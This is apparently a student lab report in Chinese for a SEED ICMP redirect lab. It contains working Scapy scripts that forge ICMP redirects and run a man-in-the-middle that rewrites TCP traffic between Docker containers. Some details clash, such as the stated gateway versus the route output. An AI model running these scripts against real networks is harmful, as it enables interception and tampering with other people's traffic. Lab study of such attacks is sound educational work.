

ICMP Redirect Attack


5718211 谢瑞

Task 1: Launching ICMP Redirect Attack

攻击前，首先查看受害者 docker1(10.9.0.5) 的默认网关：

```
root@2c80651a76a0:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
```

默认网关为 10.9.0.11，编写 redirect.py，用 10.9.0.111 伪造网关：



```
Open  redirect.py
~/Desktop/Labs_20.04/Network Security/ICMP Redirect Attack Lab/Labsetup/volumes
1 from scapy.all import *
2
3 ip = IP(src="10.9.0.11", dst="10.9.0.5")
4 icmp = ICMP(type=5, code=0)
5 icmp.gw = "10.9.0.111"
6
7 ip2 = IP(src="10.9.0.5", dst="192.168.60.5")
8 send(ip/icmp/ip2/ICMP())
```

然后在攻击者容器 docker1(10.9.0.105) 运行攻击代码，在受害者容器中查看包转发路径：

```
85260897b7d5 (10.9.0.5) 2021-07-13T13:22:18+0000
My traceroute [v0.93]
Keys: Help Display mode Restart statistics Order of fields quit
          Packets
Host      Loss%  Snt   Last   Avg   Best  Wrst StDev
1. 10.9.0.111 37.5%   9    0.1    0.3   0.1   0.4   0.1
2. 10.9.0.11  14.3%   8    0.1    0.4   0.1   1.1   0.4
3. 192.168.60.5 0.0%   8    0.6    0.3   0.2   0.6   0.1
```

利用命令 ip route flush cache 清除路由缓存后，结果如下：

```
85260897b7d5 (10.9.0.5) 2021-07-13T13:25:45+0000
My traceroute [v0.93]
Keys: Help Display mode Restart statistics Order of fields quit
          Packets
Host      Loss%  Snt   Last   Avg   Best  Wrst StDev
1. 10.9.0.11  0.0%   3    0.3    0.3   0.3   0.3   0.0
2. 192.168.60.5 0.0%   3    0.3    0.3   0.2   0.4   0.1
```

Question 1

不可以使用 ICMP 重定向攻击重定向到远程机器。

修改代码如下：

```
Open redirect.py ~/Desktop/Labs_20.04/Network Security/ICMP Redirect Attack Lab/Labsetup/volumes
1 from scapy.all import *
2
3 ip = IP(src="10.9.0.11", dst="10.9.0.5")
4 icmp = ICMP(type=5, code=0)
5 icmp.gw = "192.168.60.6"
6
7 ip2 = IP(src="10.9.0.5", dst="192.168.60.5")
8 send(ip/icmp/ip2/ICMP())
```

192.168.60.6 不是本地 LAN 的主机，攻击不成功，还是会经过默认网关发送。

Question 2

不可以使用 ICMP 重定向攻击重定向到同一网络中不存在的主机。

修改代码如下：

```
Open redirect.py ~/Desktop/Labs_20.04/Network Security/ICMP Redirect Attack Lab/Labsetup/volumes
1 from scapy.all import *
2
3 ip = IP(src="10.9.0.11", dst="10.9.0.5")
4 icmp = ICMP(type=5, code=0)
5 icmp.gw = "10.9.0.2"
6
7 ip2 = IP(src="10.9.0.5", dst="192.168.60.5")
8 send(ip/icmp/ip2/ICMP())
```

10.9.0.2 是同一网络中不存在的 IP 地址，攻击不成功，还是会经过默认网关发送。

Question 3

置为 0 的意义是允许恶意路由器发送重定向报文，置为 1 后，重定向攻击不成功。

修改代码如下：

```
malicious-router:
  image: handsonsecurity/seed-ubuntu:large
  container_name: malicious-router-10.9.0.111
  tty: true
  cap_add:
    - ALL
  sysctls:
    - net.ipv4.ip_forward=1
    - net.ipv4.conf.all.send_redirects=1
    - net.ipv4.conf.default.send_redirects=1
    - net.ipv4.conf.eth0.send_redirects=1
  privileged: true
  volumes:
    - ./volumes:/volumes
```

Task 2: Launching the MITM Attack

在恶意路由器 docker4(10.9.0.111) 上，运行命令 `sysctl net.ipv4.ip_forward=0`，禁用恶意路由器的 IP 转发：

```
root@41ef24d3bfef:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```


在受害者容器 docker1(10.9.0.5) 上，运行命令 `nc 192.168.60.5 9090` 连接到服务器，在目标容器 docker3(192.168.60.5) 上运行 `nc -lp 9090`，启用 netcat 服务器监听端口，连接成功后，验证 tcp 通信正常。

```
root@85260897b7d5:/# nc 192.168.60.5 9090
root@72da04cef8b0:/# nc -lp 9090
```

在受害者容器 docker1(10.9.0.5) 进行 `ping 192.168.60.5`，然后在攻击者容器 docker2(10.9.0.105) 运行 `task1.py`，此时在 docker1(10.9.0.5) 上运行命令 `ip route show cache` 查看路由缓存：

```
root@85260897b7d5:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 283sec
```

实施 Task 1 的攻击成功后，在恶意路由器 docker4(10.9.0.111) 上实施中间人攻击，代码如下：



```
Open  task2.py  Save
~/Desktop/Labs_20.04/Network Security/ICMP Redirect Attack Lab/Labsetup/volumes
1#!/usr/bin/env python3
2from scapy.all import *
3
4print("LAUNCHING MITM ATTACK.....")
5
6def spoof_pkt(pkt):
7    newpkt = IP(bytes(pkt[IP]))
8    del(newpkt.chksum)
9    del(newpkt[TCP].payload)
10    del(newpkt[TCP].chksum)
11
12    if pkt[TCP].payload:
13        data = pkt[TCP].payload.load
14        print("*** %s, length: %d" % (data, len(data)))
15
16        # Replace a pattern
17        newdata = data.replace(b'xierui', b'AAAAAA|')
18
19        send(newpkt/newdata)
20    else:
21        send(newpkt)
22f = 'tcp and src host 10.9.0.5'
23pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

此时在 docker1(10.9.0.5) 和服务器 docker3(192.168.60.5) 之间进行通信，

可以看到信息被修改，攻击成功。

```
root@85260897b7d5:/# nc 192.168.60.5 9090
xierui1
xierui2
xierui3
```

```
root@72da04cef8b0:/# nc -lp 9090
xierui1
xierui2
AAAAAA3
```


Question 4

通过 Wireshark 抓包可知，流量方向为 10.9.0.5 到 192.168.60.5，因为攻击程序的意图是修改受害者到目的地址的数据包，所以只需要捕获 10.9.0.5 到 192.168.60.5 的 TCP 包即可。

Question 5

以受害者的 IP 地址过滤时，在恶意路由器上会看到不停地发包；而以 MAC 地址过滤时，在恶意路由器上只能看到一个包。在 server 端都可以看到替换字符，说明两种方式攻击均成功。但以 IP 地址过滤时，恶意路由器在不停地发包，说明它对自己发出的报文在进行抓包检测，而以 MAC 地址过滤时，不会对自己发出的报文进行检测，因此，选择以 MAC 地址过滤：

代码如下：



```
task2.py
~/Desktop/Labs_20.04/Network Security/ICMP Redirect Attack Lab/Labsetup/volumes

1#!/usr/bin/env python3
2from scapy.all import *
3print("LAUNCHING MITM ATTACK.....")
4def spoof_pkt(pkt):
5    newpkt = IP(bytes(pkt[IP]))
6    del(newpkt.chksum)
7    del(newpkt[TCP].payload)
8    del(newpkt[TCP].chksum)
9
10    if pkt[TCP].payload:
11        data = pkt[TCP].payload.load
12        print("*** %s, length: %d" % (data, len(data)))
13        # Replace a pattern
14        newdata = data.replace(b'xierui', b'AAAAAA')
15        send(newpkt/newdata)
16    else:
17        send(newpkt)
18f = 'tcp and ether src host 02:42:0a:09:00:05'
19pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

LAUNCHING MITM ATTACK.....

*** b'xieruil\n', length:8

.

Sent 1 packets.

root@85260897b7d5:/# nc 192.168.60.5 9090
xieruil

root@72da04cef8b0:/# nc -lp 9090
AAAAAA1